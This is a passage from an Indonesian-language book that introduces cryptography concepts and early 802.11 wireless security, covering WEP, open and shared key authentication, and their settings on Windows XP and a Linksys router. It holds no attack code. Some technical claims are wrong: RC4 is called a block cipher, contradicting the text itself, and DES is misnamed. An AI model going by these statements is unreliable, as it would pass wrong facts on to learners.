Mereka menggunakan cara seperti ini setiap kali hendak berbicara sesuatu yang rahasia. Pertama, saya mengira orang hutan mana yang barusan tiba di kota namun setelah pelan-pelan diamati, saya bisa memahami apa yang mereka bicarakan, mm'mm seru banget, pantas aja main rahasia-rahsiaaan !

Bagaimanapun, apa yang dilakukan oleh ABG ini merupakan suatu bentuk "pengacakan" atau proses membuat sebuah kata biasa menjadi kata sampah yang tidak bisa dimengerti. Di dalam ilmu keamanan data, kita bisa mengatakan bahwa ABG ini telah melakukan proses *enkripsi* terhadap kata-kata yang digunakan dan bidang ilmu yang mempelajari masalah ini dinamakan sebagai *Cryptography*.

Bidang ilmu *cryptography* ini sangat dekat dengan berbagai rumus dan algoritma sehingga biasanya bidang ilmu *cryptography* dimasukkan ke dalam bagian ilmu matematika.

Kebalikan dari *cryptography*, terdapat juga bidang ilmu yang mempelajari bagaimana kelemahan dari sebuah *cryptography* yaitu *cryptanalysis*. Kedua bidang ilmu ini biasanya sangat dekat dengan keamanan negara dan di Indonesia terdapat LSN atau Lembaga Sandi Negara yang mempelajari masalah ini.

Enkripsi, Dekripsi, Plaintext dan Ciphertext

Pada jaman perang dahulu, komunikasi memegang peranan yang sangat vital. Komandan perlu memberikan komando kepada anak buahnya, pasukan perlu mendapatkan strategi perang dari atasannya dan semua informasi ini tentu tidak bisa disampaikan begitu saja dengan cara berbisik dari satu telinga ke telinga yang lain.

Pengiriman pesan melalui radio merupakan teknologi yang telah digunakan dan tentu saja merupakan cara yang sangat efektif namun strategi perang tentu tidak boleh diketahui oleh musuh.

Apabila musuh sampai mengetahui strategi perang, sudah bisa dipastikan kemenangan akan ada di pihak musuh. Untuk itulah dibutuhkan sebuah metode untuk mengacaukan informasi yang dikirim melalui udara sehingga kalaupun data tersebut bisa diambil, musuh juga tidak akan mengerti pesan yang dikirimkan.



Gambar 5.1. Enkripsi dan Dekripsi

Perhatikan gambar 5.1, data asli yang berbentuk teks yang bisa dibaca yang dinamakan sebagai *plaintext* ini akan diacak menjadi karakter sampah yang dinamakan sebagai *ciphertext*. Metode pengacakan ini sendiri dinamakan sebagai *enkripsi*.

Setelah data sampai ketujuan, karakter sampah (*ciphertext*) ini kemudian akan di *dekripsi* kembali menjadi *plaintext* yang bisa di baca kembali.

Algoritma dan Key

Suatu ketika, Julius Caesar ingin mengirimkan pesan kepada jendral melalui kurir namun julius khawatir bila kurir tersebut ditangkap atau berkhianat. Untuk itu, pesan yang dikirim tidak ditulis dalam bentuk text biasa, namun berbentuk *ciphertext* !

Untuk merubah *plaintext* menjadi *ciphertext*, Julius menggunakan algoritma yang sangat sederhana yaitu dengan menggeser setiap karakter untuk mendapatkan karakter pengganti. Sebagai contoh, bila menggunakan algoritma geser 1 karakter, maka karakter A akan diganti menjadi B, sedangkan karakter B akan diganti dengan C, dst.


Untuk itu, sebuah *plaintext* "SERANG" akan berubah menjadi sebuah *ciphertext* "TFSBOH". Aturan "geser 1 karakter" inilah yang kita namakan sebagai algoritma dari sebuah *enkripsi*. Tentu saja ini adalah algoritma yang sangat-sangat lemah saat ini dan tidak seharusnya digunakan lagi karena sangat mudah untuk dipelajari.

Andaikan algoritma dari Julius Caesar ini digunakan oleh semua orang, hanya dalam waktu 1 detik Anda sudah bisa membongkar pesan rahasia yang seharusnya dilindungi oleh sebuah algoritma enkripsi. Anda bisa langsung mengganti huruf B menjadi huruf A, huruf C menjadi huruf B, dst.


Agar sebuah algoritma bisa digunakan secara terus menerus, dibutuhkan sebuah kunci atau "Key" yang hanya diketahui oleh orang yang menggunakan algoritma tersebut yang menjadikannya unik untuk setiap orang. Misalnya, untuk ucup, karakter A tidak diganti menjadi B namun diganti menjadi C sedangkan karakter B akan diganti menjadi D. Jadi bisa dikatakan algoritma yang digunakan oleh si ucup masih tetap sama yaitu metode "pergeseran" namun kali ini bukan "pergeser 1" namun "geser 2".

Dengan adanya *key* yang ditentukan oleh masing-masing orang yang menggunakan sebuah algoritma, akan menjadikan sebuah algoritma hanya bisa dibalikkan apabila sang hacker mengetahui *key* rahasia yang digunakan.

Key atau kunci rahasia ini sering kali di sebut juga sebagai password namun beberapa orang ternyata tidak senang dengan kata ini karena password terkesan "kurang aman". Oleh orang-orang ini kemudian muncul lagi istilah (lagi-lagi) *passphrase*.



Secara singkat bisa saya katakan bahwa *passphrase* merupakan password yang aman karena menggunakan jumlah karakter yang cukup banyak dan juga penggunaan karakter acak.



Di buku ini, saya menyamakan istilah *key*, *password* dan *passphrase*.

Gambar 5.2. Key dalam sebuah algoritma enkripsi


Contoh dari algoritma yang terkenal adalah DES (*Digital Encryption Standard*), 3DES (*Triple Digital Encryption Standard*), RC4 (*Rivest Cipher 4*), RC5, RC6, Bowfish dan AES (*Advanced Encryption Standard*).

Bila Anda termasuk orang yang berotak jenius dan tertarik mengetahui secara detail cara kerja algoritma enkripsi ini, sebaiknya Anda mencari buku yang benar-benar membahas tentang masalah enkripsi ini .

Metode enkripsi dan dekripsi tidaklah sesederhana seperti yang Anda bayangkan. Orang-orang dengan otak berbentuk angka-angka ini membagi teknik enkripsi dan dekripsi menjadi 2 jenis lagi yaitu *Symmetric* dan *Asymmetric Cryptography*.

Symmetric Cryptography

Ini adalah jenis enkripsi yang mudah untuk dipahami. Anda menggunakan key atau kunci yang sama untuk melakukan enkripsi dan dekripsi.



Gambar 5.3. Symmetric Cryptography


Misalnya Anda menggunakan kata kunci "xyz" untuk melakukan pengacakan, maka Anda harus menggunakan kata kunci "xyz" ini juga untuk mengembalikan nilai acak kembali menjadi text yang bisa dibaca.

Symmetric Cryptography menggunakan 2 teknik untuk melakukan enkripsi maupun dekripsi yaitu *Block Cipher* dan *Stream Cipher*.

Block Cipher

Block Cipher akan melakukan enkripsi terhadap sejumlah blok data sekaligus jadi misalnya Anda mempunyai kalimat "HalloApaKabar" dan blok cipher menggunakan blok berukuran 4 byte (4 karakter) maka proses enkripsi akan dilakukan per-4 karakter.

Enkripsi pertama akan dilakukan pada 4 karakter pertama yaitu "Hall", diikuti oleh enkripsi kedua pada blok ke dua yaitu "oApa", dst. Algoritma Enkripsi Block Cipher yang terkenal adalah RC4 yang juga digunakan oleh wireless network.



Gambar 5.4. Block Cipher

Saya pernah melihat adanya kuis dari salah satu majalah, entah CHIP atau PC Media yaitu tantangan memecahkan sandi sebuah enkripsi. Soalnya kira-kira begini, Apabila kalimat dibawah ini :

Bajingan dianggap pahlawan

Menghasilkan enkripsi sebagai berikut :

!@#\$%*@% +\$@%**@> >@&?@=@%

Lalu apa arti dari enkripsi berikut ini ?

%*\$?@%*

Bila ada perhatikan, semua huruf mempunyai karakter penggantinya. Tanpa perlu mengetahui rumus atau algoritma yang digunakan, Anda sudah bisa mencari arti dari sebuah ciphertext. Semua huruf "B" telah diganti atau dienkrip menjadi karakter "!", semua karakter "a" telah diganti atau dienkrip menjadi "@", semua karakter "j" telah diganti atau dienkrip menjadi "#", dst.

Dengan mempelajari karakter-karakter sebelum dan sesudah enkripsi, Anda bisa melihat bahwa karakter "%" merupakan hasil dari enkripsi karakter "n", karakter "*" merupakan hasil enkripsi dari karakter "g", dst. Dari hasil pemetaan ini, bisa diketahui bahwa hasil enkripsi %*\$?@%* bila dilakukan dekripsi kembali akan menghasilkan sebuah kata yaitu :


ngilang

Enkripsi semacam ini sangat mudah untuk dipecahkan, apalagi bila hacker sudah mempunyai contoh *plaintext* dan *ciphertext* seperti pada contoh. Kasus yang sama terjadi pada enkripsi yang dilakukan dengan *Block Cipher* dan masalah ini merupakan masalah yang sangat besar untuk sebuah algoritma enkripsi.

Untuk itu diperlukan suatu metode agar hasil enkripsi dari huruf atau karakter yang sama, bisa menghasilkan nilai *ciphertext* yang berbeda-beda. Misalnya, hasil dari enkripsi huruf "A" terkadang berubah menjadi "*" dan terkadang berubah menjadi "^", dsb. Namun mungkinkah hal ini dilakukan ?

Untuk menghasilkan hasil *enkripsi* yang selalu berbeda-beda dengan algoritma *enkripsi* yang sama adalah suatu pekerjaan yang rumit namun para ahli menemukan suatu metode yang sederhana dan efektif yaitu dengan melakukan 2 kali *enkripsi* ! *Enkripsi* pertama dilakukan antara *plaintext* dengan sebuah nilai random yang dinamakan sebagai *initialization vector* (IV). Karena enkripsi pertama ini dilakukan antara *plaintext* dengan IV yang unik, hasilnya akan membuat *plaintext* yang sama akan menghasilkan *ciphertext* yang berbeda.

Enkripsi pertama ini cukup dilakukan dengan metode yang paling sederhana dalam dunia enkripsi yaitu XOR agar proses *enkripsi* secara keseluruhan tidak terlalu dibebani. Hasil *enkripsi* pertama ini kemudian dilempar ke proses enkripsi yang lebih rumit untuk menghasilkan sebuah *ciphertext* yang kuat.



Gambar 5.4. Blok data akan dienkripsi dengan IV terlebih dahulu agar plaintext yang sama akan menghasilkan ciphertext yang berbeda-beda.

Syarat penting agar enkripsi ini tidak bisa dibongkar adalah nilai IV yang digunakan haruslah selalu berubah dan harus dipastikan IV tidak digunakan lebih dari sekali. Permasalahan semacam inilah yang terjadi pada keamanan wireless network yang menyebabkan para produsen dan konsumen kebakaran jenggot. Contoh dari *Block Cipher* yang terkenal dan digunakan secara luas adalah DES dan AES.


Stream Cipher

Stream Cipher melakukan proses enkripsi dan dekripsi dengan cara yang sedikit berbeda dengan block cipher. *Stream Cipher* menggunakan *key* yang berbeda-beda untuk melakukan proses *enkripsi*, artinya pada metode ini dibutuhkan jumlah *key* yang sangat banyak dan kumpulan *key* ini dinamakan sebagai *key table*.

Misalnya, Anda mempunyai *key table* yang berisi 1 dan 4, kemudian Anda mempunyai plaintext "aa". Untuk itu, stream cipher akan melakukan enkripsi karakter "a" pertama dengan *key* pertama yaitu 1 sedangkan

plaintext kedua yang ternyata juga berisi karakter yang sama yaitu "a" akan dienkripsi dengan key kedua dari key table yaitu 4.

Dengan cara ini, plaintext yang sama akan menghasilkan ciphertext yang berbeda namun cara semacam ini tidak aman seratus persen. Setiap *plaintext* "aa" akan selalu menghasilkan *ciphertext* yang sama dan ini menjadi bermasalah juga. Untuk membuat pengacakan yang lebih sempurna agar tidak mudah untuk jebol, *Initialization vector (IV)* juga digunakan pada *stream cipher*.



Gambar 5.5.Stream Cipher dengan Ke Stream atau Key Table

Permasalahan lainnya adalah masalah *key table*. Bagaimana mendapatkan *key table* atau menciptakan *key table* ini ? Biasanya *key table* diciptakan secara otomatis berdasarkan sebuah *key* yang diberikan. Misalnya, Anda memberikan sebuah *key* "xx", berdasarkan "xx" ini kemudian akan diciptakan sebuah *key table*. Contoh Algoritma dari *Stream Cipher* yang secara luas digunakan adalah RC4.

Asymmetric Cryptography

Suatu ketika, Anda ingin mengirimkan pesan yang sangat-sangat rahasia kepada rekan mata-mata Anda di luar negri. Anda sudah mempelajari mengenai enkripsi agar pesan Anda tidak bisa dibaca oleh tukang intip. Masalahnya adalah rekan Anda harus mengetahui juga key yang Anda gunakan untuk melakukan *dekripsi* agar rekan Anda bisa membaca *ciphertext* yang Anda kirimkan.

Lalu, bagaimana cara Anda memberikan key rahasia agar tidak jatuh ke tangan asing ? Telepon bisa disadap (ingat kasus jaksa agung M Ghalib), email bisa diintip sedangkan kurir tidak bisa dipercaya (bila Anda bisa menggunakan telepati, tentu masalahnya selesai). Jadi enkripsi *symmetric* mempunyai permasalahan yang sangat mendasarkan yaitu pendistribusian key yang aman.

Para profesor menciptakan jenis *enkripsi* yang sangat-sangat unik yaitu yang dinamakan *Asymmetric Cryptography* atau yang juga sering dinamakan *Public Key Cryptography*. Berbeda dengan *symmetric cryptography* yang menggunakan key yang sama untuk *enkripsi* dan *dekripsi*, pada *asymmetric cryptography*, Anda menggunakan *key* yang berbeda untuk *enkripsi* dan *dekripsi*.

Key yang berbeda ini dinamakan sebagai *private key* dan *public key* dimana *private key* merupakan *key* yang dipegang sendiri oleh pemilik sementara *public key* merupakan *key* yang boleh diketahui oleh siapapun juga.

Public key bisa digunakan untuk melakukan *enkripsi* namun hanya bisa *didekripsi* kembali dengan *private key*. Bingung ? Jika Anda tidak bingung, itu akan malah akan membuat saya yang kebingungan dan menandakan Anda termasuk orang yang tidak normal.

Baiklah, penjelasan ini untuk Anda yang mempunyai otak seperti saya, yang kebingungan dengan konsep *public* dan *private key*. Anda membuat gembok-gembok spesial yang Anda bagikan kepada semua orang namun Anda tidak memberikan kunci gembok kepada orang-orang tersebut. Anda katakan kepada mereka "kalau Anda ingin mengirimkan pesan kepada saya, gemboklah dengan gembok saya ini".

Pesan didalam gembok akan aman karena tidak ada yang punya kunci gembok Anda. Setiap orang boleh memiliki gembok Anda dan Anda tetap tidak perlu memberikan kunci kepada siapapun juga. Gembok merupakan "*Public Key*" sedangkan kunci merupakan "*Private key*". *Public key* dan *private key* dinamakan sebagai *key pair* atau suatu kesatuan yang tidak bisa dipisahkan. Anda tidak bisa membuat *Public Key* seenaknya karena *Public Key* dibuat berdasarkan *Private Key*, sekali lagi mereka adalah saudara sedarah yang tidak terpisahkan. Ide yang jenius bukan ?

Jika Anda tertarik dengan masalah *enkripsi*, sebaiknya Anda membaca buku khusus untuk itu karena saya tidak ingin menghabiskan terlalu

banyak halaman untuk membahas pembahasan lanjutan mengenai *enkripsi* yang masih sangat banyak.

Sebagai contohnya, bagaimana bila ada yang memalsukan sebuah *public key* dan berpura-pura bahwa *public key* tersebut adalah milik Anda ? kasus ini membutuhkan *Digital Signature* dan *Certification Authorities (CAs)* sebagai pihak yang dipercaya, lalu bagaimana memastikan data yang dikirim tidak terjadi perubahan ? untuk itu Anda membutuhkan fungsi *Hash*, lalu bagaimana bila bla bla bla...dst..dst.. OK ! Waktunya untuk melangkah ke bab mengenai keamanan wireless !

Bab 6

Setting Keamanan Wireless



Wireless network menawarkan kenyamanan karena tidak membutuhkan kabel yang terkadang sangat sulit untuk dipasang, namun kemudahan ini juga harus dibayar dengan permasalahan keamanan yang lebih kritis karena media udara merupakan media publik yang tidak bisa dikontrol. Bagaimana jaringan wireless melindungi dirinya dari masalah semacam ini ?

Untuk menggunakan jaringan kabel, Anda harus menghubungkan kabel UTP ke dalam port hub/switch. Setelah terhubung, Anda langsung mempunyai hak untuk mengirimkan ataupun menerima data melalui hub/switch tersebut. Bagaimana bila ada orang asing yang membawa kabel UTP sendiri kemudian ia menghubungkan komputernya dengan hub/switch ? Yah, orang tersebut otomatis secara fisik sudah terhubung ke dalam jaringan Anda, ia bisa mengirimkan data ke semua komputer, ia bisa mengintip paket-paket data yang ada di dalam jaringan dlsb.

Pada jaringan kabel, Anda bisa berdalih "saya mempunyai peraturan yang sangat ketat sehingga tidak semua orang bisa memasukkan kabel ke dalam switch". Anda mungkin benar walaupun saya tidak yakin sama sekali, lalu bagaimana dengan koneksi wireless ? Bagaimana koneksi wireless mengamankan data yang lalu-lalang di udara ? Bisakah Anda menjaga data yang ada di udara agar tidak dicuri ?

Keamanan jaringan wireless mengalami perjalanan yang cukup panjang dan melelahkan, mengalami serangan-serangan dari para ahli dan hacker yang memaksa standarisasi keamanan yang digunakan saat itu masuk ke dalam neraka. Pada bagian ini saya akan memberikan Anda sedikit pelajaran sejarah perjalanan keamanan yang ada pada jaringan wireless yang dimulai dengan 802.11 standard.

802.11 Standard

Pada bagian ini, Anda akan melihat cerita kegagalan yang dilakukan oleh standarisasi keamanan awal yang memalukan. Memalukan karena metode pengamanan yang dinamakan sebagai WEP (Wired Equivalent Privacy) mengharapkan standarisasi keamanan yang setara dengan kabel.

Kenyataannya, setinggi apapun keamanan wireless, tidak akan mampu menyaingi level keamanan kabel. Sebagai contoh, adalah tidak mungkin mencegah usaha sniffing yang dilakukan oleh hacker karena media udara yang tidak bisa di ikat dan diajak kerjasama. Wireless juga mempunyai permasalahan serangan yang tidak bisa dipecahkan yaitu interfensi. Hacker bisa membuat jaringan wireless Anda tidak bisa bekerja tanpa ada yang mampu mencegahnya. Inil dunia wireless bung !

WEP bukanlah algoritma enkripsi.

Banyak yang mengira bahwa WEP adalah sebuah algoritma, pada kenyataanya WEP memang bertanggung jawab terhadap keamanan yang ada pada jaringan wireless namun WEP bukanlah algoritma enkripsi ! WEP menggunakan algoritma enkripsi RC4 yang juga digunakan oleh protokol https.

Algoritma ini terkenal sederhana dan mudah diimplementasikan karena tidak membutuhkan perhitungan yang berat sehingga tidak membutuhkan hardware yang terlalu canggih.


Standarisasi awal keamanan wireless 802.11 ini menentukan bahwa untuk bisa bergabung ke dalam jaringan AP, sebelum Anda diperbolehkan

mengirim dan menerima data melalui AP, terdapat 2 pintu yang harus dilalui yaitu *Authentication* dan *Association*. Standarisasi 802.11 menggunakan 2 jenis *authentication* yaitu :

1. Open System Authentication
2. Shared Key Authentication (WEP)

1. Open System Authentication

Pada *open system authentication*, bisa dikatakan tidak ada *authentication* yang terjadi karena AP akan selalu memberikan jawaban "OK, masuk aja teman. Anggap seperti rumah sendiri".



Gambar 6.1 Open System Authentication

Setelah client melalui proses *Open System authentication* dan *Association*, client sudah diperbolehkan mengirimkan data melalui AP namun tidak seperti perkiraan Anda, data yang dikirimkan tidak serta merta akan dilanjutkan oleh AP ke dalam jaringannya.

Bila level keamanan WEP diaktifkan, maka data-data yang dikirimkan oleh Client haruslah dienkripsi dengan WEP Key. Bila ternyata setting WEP Key di client berbeda dengan Setting WEP Key di AP maka AP tidak akan mengenal data yang dikirimkan oleh client yang mengakibatkan data tersebut akan di buang ke tong sampah.

Jadi walaupun client diijinkan untuk mengirim data, namun data tersebut tetap tidak akan bisa melalui jaringan AP bila WEP Key antara Client dan AP ternyata tidak sama.

2. Shared Key Authentication (WEP)

Berbeda dengan *Open System Authentication*, *Shared Key Authentication* memaksa client untuk mengetahui terlebih dahulu kode rahasia/passphrase sebelum mengijinkannya terkoneksi dengan AP. Idenya adalah mengurangi data sampah.

"Jika Anda tidak mengetahui WEP Key, toh akan sia-sia saja Anda saya ijin masuk jadi lebih baik saya cegah dulu di pintu depan", demikian kira-kira pikir AP.



Gambar 6.2 Shared Key Authentication


Pada proses *Authentication* ini, *Shared Key* akan "meminjam" WEP Key yang digunakan pada proses enkripsi WEP untuk melakukan pengecekan awal. Karena *Shared Key Authentication* "meminjam" key yang digunakan oleh level keamanan WEP, Anda harus mengaktifkan WEP untuk menggunakan *Shared Key Authentication*.

Untuk menghindari aksi sniffing, pengecekan WEP Key pada proses *shared key authentication* dilakukan dengan metode *Challenge and Response* sehingga tidak ada proses transfer password/WEP Key di dalam kabel (lihat box "Bagaimana Challenge dan Response Bekerja").

Bagaimana Challenge dan Response Bekerja

Salah satu cara yang sangat disukai oleh hacker untuk mendapatkan username dan password adalah dengan mengintip di kabel jaringan. Username dan password yang dikirim melalui kabel sangat mudah untuk didapatkan tanpa perlu melakukan penyerangan secara langsung ke komputer korban.

Proses enkripsi terhadap password terbukti tidak efektif melawan aksi para hacker yang bisa melakukan proses dekripsi karena alasan kelemahan dari algoritma enkripsi selain itu masih banyak cara lain yang bisa digunakan oleh hacker. Untuk itu, para insinyur merancang suatu metode dimana password tidak lagi dikirim melalui kabel jaringan sehingga hasil yang di "intip" oleh hacker menjadi tidak berguna.



Metode yang dinamakan Challenge and Response ini mengantikan pengiriman password dengan pertanyaan yang harus dijawab berdasarkan password yang diketahui. Prosesnya sebagai berikut :


1. Client meminta ijin kepada server untuk melakukan koneksi
2. Server akan mengirimkan sebuah string yang dibuat secara acak dan mengirimkannya kepada client. Server berkata kepada client "OK client, saya memberikan Anda sebuah string/nilai yang harus Anda enkripsikan dengan password Anda. Setelah dienkripsi dengan password Anda, kirimkanlah jawabannya ke saya"
3. Client akan melakukan enkripsi antara string/nilai yang diberikan oleh server dengan password yang diketahuinya. Hasil enkripsi ini kemudian dikirimkan kembali ke server
4. Server akan melakukan proses dekripsi dan membandingkan hasilnya. Bila hasil dekripsi dari client menghasilkan string/nilai yang sama dengan string/nilai yang dikirimkan oleh server, berarti client mengetahui password yang benar.

Setting Type Authentication 802.11

Setting Pada Windows XP

Sekarang mari kita lihat settingan yang ada pada windows XP untuk modus *Open System Authentication* maupun *Shared Key Authentication*. Kedua modus ini merupakan bagian dari level keamanan WEP karena itu bila Anda memilih level keamanan WPA dan WPA2, Anda tidak akan menemukan istilah *Open System Authentication* dan *Shared Key Authentication* ini.

Bila Anda perhatikan setting *Network Authentication* yang ada pada Windows XP, terdapat pilihan *Open* dan *Shared*. Open disini maksudnya adalah *Open System Authentication* sedangkan *Shared* artinya *Shared Key Authentication*, artinya lagi Anda menggunakan level keamanan WEP.



Gambar 6.1. Setting authentication pada XP

Perhatikan gambar 6.1. Setelah memilih *Network Authentication* dengan *Open* (1), Anda bisa memilih *Data Encryption* dengan *Disabled* ataupun *WEP* (2).


Bila Anda memilih *Disabled* pada kolom isian *Data Encryption* (2), berarti jaringan wireless yang Anda hubungi benar-benar tidak ada pengamanannya. Semua orang boleh langsung berhubungan dengan jaringan wireless tersebut tanpa perlu memasukkan password apapun dan Anda juga tidak perlu memasukkan WEP Keys pada kolom isian *Network Key*.

Perbedaan besar terjadi bila Anda memilih *WEP* pada kolom *Data Encryption* (2). Walaupun user diijinkan untuk melakukan koneksi dengan jaringan wireless, namun paket data yang dikirimkan ke AP tidak akan diteruskan seandainya user tidak mengisi WEP Key yang benar pada kolom *Network Key* (3).

Disini yang agak aneh adalah pilihan *Shared* pada kotak isian *Network Authentication*(1) namun ternyata pada kotak isian *Data Encryption*, Anda diberikan juga pilihan *Disabled* selain *WEP*(2). Sebenarnya, jika Anda memilih *Shared*, maka pada bagian *Data Encryption*(2) tidak bisa di *disabled* atau dihilangkan, pilihannya HARUS WEP dan Anda harus mengisi WEP Keys !

Setting Pada AP

Setting *Authentication* pada AP, umumnya sama dengan langkah-langkah yang Anda lakukan pada sistem operasi namun penggunaan istilah yang berbeda-beda membuat permasalahan menjadi tampak sulit. Sebagai contoh, pada sebagian AP merk Linksys, terdapat pilihan *Open*, *Shared* dan *Auto* sedangkan pada AP Linksys yang saya miliki hanya memiliki 2 pilihan yaitu *Auto* dan *Shared Key*. Menu ini terdapat pada bagian *Advanced Wireless Settings*, pada kolom pilihan *Authentication Type* (gambar 6.2)




Gambar 6.2. Setting authentication pada AP Linksys

Menu yang ada pada AP Linksys terlihat sedikit aneh karena hanya terdapat *Auto* dan *Shared*, bagaimana memilih pilihan *Open System Authentication*? Bila Anda memilih *Auto*, komputer client boleh disetting dengan *Open* maupun *Shared*, AP akan mendeteksi setting ini dan menyesuaikan dirinya dengan setting client, artinya kedua modus authentication bisa digunakan. Bila Anda memilih *Shared* pada AP, artinya Anda menentukan akan menggunakan *Shared Key Authentication* dan pastikan setting ini juga digunakan di komputer client !

